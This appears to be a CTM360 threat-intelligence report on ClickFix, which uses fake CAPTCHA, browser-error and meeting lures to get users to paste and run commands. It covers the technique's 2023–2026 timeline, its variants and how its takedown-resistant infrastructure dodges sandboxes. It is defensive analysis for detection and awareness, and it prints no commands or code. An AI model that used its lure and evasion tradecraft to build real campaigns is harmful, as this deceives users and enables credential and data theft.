Report | **September 2026**


# ClickFix & Beyond

## Mapping the expanding family of user-assisted malware delivery techniques

CTM360®

| INDUSTRY | COUNTRY | REGION | DATE |
|---|---|---|---|
| E-Commerce | All | Global | Sept, 2026 |

# SECTION 01

## Executive Summary :

ClickFix has emerged as a widespread and rapidly evolving social engineering technique used to gain initial access to victim systems. Rather than exploiting a software vulnerability, ClickFix manipulates users into executing malicious commands themselves typically by presenting a fake CAPTCHA, verification page, Cloudflare prompt, browser error, or system alert that walks the victim through copying a command to their clipboard and pasting it into the Windows Run dialog, terminal, or PowerShell.

First observed in **late 2023** and formally documented by **Proofpoint** in **2024**, the technique has since been adopted at scale across the threat landscape. It is no longer confined to malicious or compromised websites: attackers are now abusing trusted, widely-used platforms such as GitHub and Google Meet to host or deliver these lures, increasing their credibility and reach. Distribution is further amplified through malicious **advertising** and **SEO poisoning**, which drive victims to these fake pages via both direct traffic and search engine results.

ClickFix is notable for its cross-platform reach, targeting **Windows**, **macOS**, and **Linux systems**, and for its low technical barrier  it requires no exploit, only user interaction. Because the victim is the one who executes the payload, It is also effective at bypassing certain endpoint and email security controls that focus on detecting attacker-delivered code rather than user-initiated actions.

This report provides a two-part analysis of ClickFix: **a campaign-level view**, assessing how the technique is being distributed, which lures and platforms are being abused, and how the campaign infrastructure is evolving and a **host-level view**, examining the execution chain and system behavior once a victim has carried out the malicious command. Together, these findings are intended to inform detection, user awareness, and response priorities against this growing threat vector.

# Key Findings

This report brings together two independent primary analyses and open-source research to present a comprehensive view of the threat.

- **Campaign-level analysis** covering **more than 3,000** compromised websites hosting fake Cloudflare verification pages, tracing the full chain from the injected page through obfuscated PowerShell, **Telegram dead-drop resolvers** and **AES-encrypted** staging to a Vidar Stealer payload executed by DLL side-loading inside a signed Microsoft binary.

- **Host-level analysis** of a single compromised **WordPress site**, which establishes how the delivery layer is actually built: PHP-level injection into every dynamic response, a farm of scripted backdoor administrator accounts, and lure infrastructure resolved from a smart contract on the Polygon blockchain rather than from any domain the site controls.

# Three findings matter most for defenders.

- **First, the delivery infrastructure is deliberately built to survive takedown.**

  Lure domains changes within a single day. The current domain is not stored in the injected script; it is fetched at page load from an on-chain smart contract, and later in the chain from a Telegram channel description. Both are read-only lookups against legitimate services. Blocking lure domains therefore provides limited mitigation, while cleaning a single infected website has little impact on the wider campaign because its infrastructure operates independently of the websites it infects.

- **Second, targeting is server-side and per-visitor.**
  The page sends the browser's operating system and version to the operator, who then responds with instructions on which platforms to target and which landing page to display. **In the sample analysed**, Windows targeting was enabled, while macOS and Linux landing pages were prepared and kept in reserve. Mobile users were not targeted. A traffic distribution system checks with the operator every **1.5 seconds** and can silently mark a session as "**verified**" without showing any malicious instructions. This means that sandboxes and security scanners may see a harmless page instead of the malicious content.

- **Third, the payload is gated on machine identity.**
  In the dropper recovered from the live host, a hardware and account fingerprint is base64-encoded directly into the download path, so the command-and-control server sees the victim before it serves anything and can return a payload chosen per machine or nothing at all. Analysis environments are served different content from real victims by design.

SECTION 02

# What is ClickFix & How does it work?

ClickFix is a social engineering technique that uses fake verification prompts, errors, or CAPTCHA pages to trick users into pasting and running malicious commands. The command is typically copied to the clipboard automatically, and executing it can lead to malware infection or data theft.

The attack typically begins when a user is directed to a malicious or compromised webpage through a trusted website, a misleading advertisement, an email or a phishing link. The page presents a problem that appears to be the user's to solve: a human verification check that has not completed, a browser that cannot render the page, a document that will not open, a Mac that is running out of storage. The page then offers the remedy in the form of instructions, and writes the "**fix**" to the clipboard automatically. The user is told to open a system interface they already trust, **paste**, and **press Enter.**





**Figure 2.1 - The stages of a FakeCaptcha delivery.** The critical transition is between stages two and three: the command crosses from the browser's sandbox into a system shell, carried by the user. Source: CTM360 campaign analysis.

**MAIN GOAL:** Convince user to install malware themselves to collect sensitive information

## Why the technique defeats controls that work against other delivery methods

ClickFix is effective because of what it does not do. There is no exploit for a vulnerability scanner to find and no patch that closes it. There is usually no attachment for an email gateway to detonate and no download for a browser's file reputation check to score. The command is typed, pasted by an authenticated interactive user into a native, signed, universally present binary, which is exactly the profile of legitimate administrative work. Where a payload is fetched at all, it is commonly executed in memory rather than written to disk.

The psychology is as deliberate as the tradecraft. The lure targets a user's willingness to resolve a small technical problem themselves rather than raise it with IT, and it borrows credibility from three places at once: the branding of a trusted verification service, the domain of a legitimate business, and the user's own operating system, which the instructions ask them to drive. Security awareness training built around "do not open the attachment" and "check the sender" does not describe this attack at all.

FRAMEWORK POSITION

MITRE ATT&CK tracks the behaviour as **T1204.004, User Execution: Malicious Copy and Paste**, added in March 2025 under the Execution tactic. Windows, macOS and Linux are all listed as applicable platforms.

## The execution surface is the part that keeps changing

**The original 2024 lure** directed users to the Windows Run dialog with **Win+R**. That surface has a useful property for investigators: it records what was typed in the **RunMRU registry key.** Operators noticed. A newer and now very common variant sends the user to **Win+X** and Windows Terminal instead, which looks more like ordinary work and leaves no RunMRU entry at all. Other variants have moved the paste target to the File Explorer address bar, to a fake file-upload dialog, to the macOS Terminal, and after Apple shipped a mitigation for pasted Terminal commands to Script Editor, invoked directly from the browser by a URL scheme. Each move is a response to a control that started working.

That pattern is the single most important thing to understand about ClickFix as a category. The lure art, the brand being impersonated, the keyboard shortcut and the payload family are all cheap for the attacker to change and are changed constantly. The structural steps  a page writes to the clipboard, a user opens an interpreter, an interpreter reaches out to the network, something persists, they are expensive to change and have stayed constant for nearly three years.

SECTION 03

# Timeline 2023 to 2026

From its early emergence in 2023, ClickFix evolved into a widespread social engineering technique by 2026, expanding across platforms, lure types, malware families, and increasingly sophisticated delivery infrastructure.

## SECTION 03 · TIMELINE 2023 to 2026

**LATE 2023**

### 01 FIRST SIGHTINGS

The earliest recognisable paste-and-run lures appear.
Crude fake browser error pages with a "copy fix" button delivered from low-reputation sites.

**MARCH–JUNE 2024**

### 02 NAMED AND DOCUMENTED

Proofpoint documents ClickFix in campaigns by TA571 and the ClearFake cluster.
Early payloads: DarkGate, AsyncRAT, DanaBot, Matanbuchus, NetSupport RAT.

**LATE 2024**

### 03 THE FAKE CAPTCHA BECOMES STANDARD

Cloudflare and reCAPTCHA interstitials become the primary lure.
Users expect instructions and short delays here, making it the most reliable pretext.
Lumma Stealer campaigns scale rapidly.

**MARCH 2025**

### 04 FORMAL RECOGNITION

MITRE adds T1204.004, Malicious Copy and Paste, to ATT&CK, citing ClickFix by name.
Affected platforms: Windows, macOS, Linux.

**FIRST HALF 2025**

### 05 EXPLOSIVE GROWTH AND STATE ADOPTION

- ESET measures a 517% increase: ClickFix ~8% of all blocked attacks (2nd only to phishing).
- Used by state-aligned groups (Russia, Iran, North Korea) including APT28, MuddyWater, Kimsuky.
- North Korean actors build "ClickFake Interview" targeting crypto job applicants.

**JUNE 2025**

### 06 FILEFIX

Moves the paste target from Run dialog to:
- Windows File Explorer address bar
- Browser file-upload dialog

Adopted quickly as it bypasses Run-dialog detections.

**SECOND HALF 2025**

### 07 INDUSTRIALISATION

Delivery becomes a product.
EnTraffle framework sold as MaaS with TDS, lure templates, WordPress backdoor, VM detection and UAC evasion.
Kits advertised on forums for a few hundred USD/month.

**JANUARY–FEBRUARY 2026**

### 08 CRASHFIX

A malicious Chrome extension (fake ad blocker) crashes the browser, then offers a "repair" after restart.
Abuses native Windows tooling (renamed finger.exe) to run obfuscated PowerShell.
Ends in a Python-based RAT. New model:
create-the-problem → offer-the-fix → obtain-execution.

**MARCH–APRIL 2026**

### 09 APPLE INTERVENES, EVASION FOLLOWS

- macOS 26.4 warns users when pasting commands in Terminal.
- Within weeks, attackers switch to applescript:// URLs to open Script Editor pre-loaded with the script.
- No copy/paste required — user clicks and presses play.
- Payload: Atomic Stealer variant.

**APRIL–JUNE 2026**

### 10 ETHERHIDING AT SCALE

EnTraffle v3 uses blockchain (Polygon smart contract) to resolve current lure domains.
Two operator clusters distribute Vidar, Stealc, DanaBot, Malvertising expands to AI platforms targeting devs & Web3 users.

**MAY 2026**

### 11 NATIONAL ADVISORIES

Australia's ACSC issues first standalone ClickFix advisory.
Legitimate Australian business WordPress sites used to deliver Vidar Stealer across multiple sectors.

**FIRST HALF 2026**

### 12 STILL ACCELERATING


- ESET records a further 108% growth (SECOND HALF 2025 – FIRST HALF 2026).
- MDR providers see ClickFix in >50% of customer environments in a single quarter.
- Many variants exist (ConsentFix, PromptFix, TerminalFix, RunFix, SilentFix, ClickFix), but the core technique remains the same.

SECTION 04

# RAT Delivery Chain: ClickFix to CrashFix and Emerging Techniques:

This section examines how ClickFix to CrashFix, and emerging techniques use social engineering and user-assisted execution to deliver Remote Access Trojans (RATs), highlighting the evolving methods used to bypass security controls and gain access to victim devices.

# Emerging techniques of ClickFix




SECTION 05

# Lure Template Taxonomy


The observed templates were used across the same campaign infrastructure and dynamically shown to visitors based on the targeting logic. Their interchangeable use shows that the visual lure can be changed or configured without changing the underlying attack technique.

## 5.1 Fake verification: Cloudflare and reCAPTCHA


A full-screen overlay mimics a Cloudflare or Google reCAPTCHA verification page, often displaying a realistic-looking **Ray ID** at the bottom of the page. These lures can be hosted on legitimate but compromised websites as well as attacker-controlled or deceptive domains, making the page appear credible. Clicking the verification checkbox copies a malicious command to the clipboard, after which the user is tricked into pasting and executing it.





**5.1a** Cloudflare-branded overlay on a compromised travel site. Three numbered steps: Win+R, Ctrl+V, Enter. The pasted string is presented to the user as a "Cloudflare ID".




**5.1b** The same template on an unrelated domain. The layout, ray ID format and footer are identical, confirming a shared kit rather than bespoke pages.





**5.1c** reCAPTCHA-branded variant. Note the fake privacy and terms links, which are inert but raise perceived legitimacy.





**5.1d** The same overlay placed over a government benefits portal. The pasted text is disguised as a reCAPTCHA verification ID.

## 5.2 Execution Surface variants


Within the verification family, the instruction itself varies. The **Win+R** form is the original. The **Win+X** form routes the user through the Power User menu into Windows Terminal or PowerShell, which produces no RunMRU record. A third form is a gate rather than a lure: when a non-Windows visitor reaches a Windows-only campaign, the page tells them the verification requires a Windows machine, preserving the pretext until they return on a targetable device.




**5.2a** Win+X → PowerShell. Leaves no Run dialog artefact.




**5.2b** Platform gate shown to non-Windows visitors.





**5.2c**


Fake document pretext: the file "will not open" until the fix is run.

## 5.3 Fake browser errors


The second-largest family impersonates web browsers by closely copying error pages from Chrome, Edge, and Firefox. These lures can be more convincing than standard verification pages because users can see the error and are naturally motivated to fix it. The Firefox example goes further by asking users to install a root certificate, which could allow the attacker to intercept traffic and maintain access beyond the initial attack.




**5.3a** Chrome. Instructions route through the Windows icon right-click menu to PowerShell (Admin) an attempt at elevation as well as execution.





**5.3b** Firefox, using a root certificate pretext and a "How to fix" call to action.





**5.3c** Edge, on a piracy streaming site: an audience already conditioned to work around broken playback.

## 5.4 Collaboration and identity pretexts

These templates use services that victims already trust and are actively using. The meeting lure may appear when a camera fails to start, creating pressure when the user is trying to join a meeting. The Discord lure uses a familiar account-verification process, making the malicious command appear like a normal action.



